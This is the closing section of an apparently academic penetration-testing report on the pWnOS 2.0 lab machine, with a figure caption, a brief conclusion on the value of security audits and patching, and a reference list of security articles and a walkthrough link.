


Figure 32 (Testinig password)

9. Conclusion

Penetration testing is essential for proactively identifying and mitigating security vulnerabilities before malicious actors can exploit them, ensuring robust defense mechanisms for organizational systems. This assessment underscores the critical need for regular security audits, strong access controls, and timely patching to safeguard against evolving cyber threats.

10. References

- Database, N. V., (2011). *National Vulnerability Database*. [Online]
Available at: <https://nvd.nist.gov/vuln/detail/CVE-2011-2719>
- DuckWrites, (2025). *PenTestMonkey & Ivan Sincek Shells Failing? Use This PHP Reverse Shell*. [Online]
Available at: <https://duckwrites.medium.com/pentestmonkey-ivan-sincek-shells-failing-use-this-php-reverse-shell-589e8936ee46>
[Accessed 23 March 2025].
- Ghasadiya, M., (2024). *Medium*. [Online]
Available at: <https://medium.com/@manthan27ghasadiya/how-to-use-dirb-9ab5a2147c5c>
- Gite, V., (2025). *Understanding /etc/passwd File Format*. [Online]
Available at: <https://www.cyberciti.biz/faq/understanding-etcpasswd-file-format/>
[Accessed 23 February 2025].
- IBM, (2024). IBM. [Online]
Available at: <https://www.ibm.com/blog/pen-testing-methodology/>
[Accessed 4 April 2024].
- Neusesser, T., (2023). *Error-Message Guidelines*. [Online]
Available at: <https://www.nngroup.com/articles/error-message-guidelines/>
- Ray, S., (2024). *PHP mysqli_connect() Function*. [Online]
Available at: <https://www.scaler.com/topics/mysqli-connect-in-php/>
[Accessed 12 March 2025].
- Shanon, S., (2022). *InforMa*. [Online]
Available at: <https://www.techtarget.com/searchsecurity/feature/How-to-prevent-SQL-injection-with-prepared-statements>
- Walkthrough guide link: [pWnOS 2.0 — Walkthrough | by Mr. Robot | InfoSec Adventures | Medium](#)

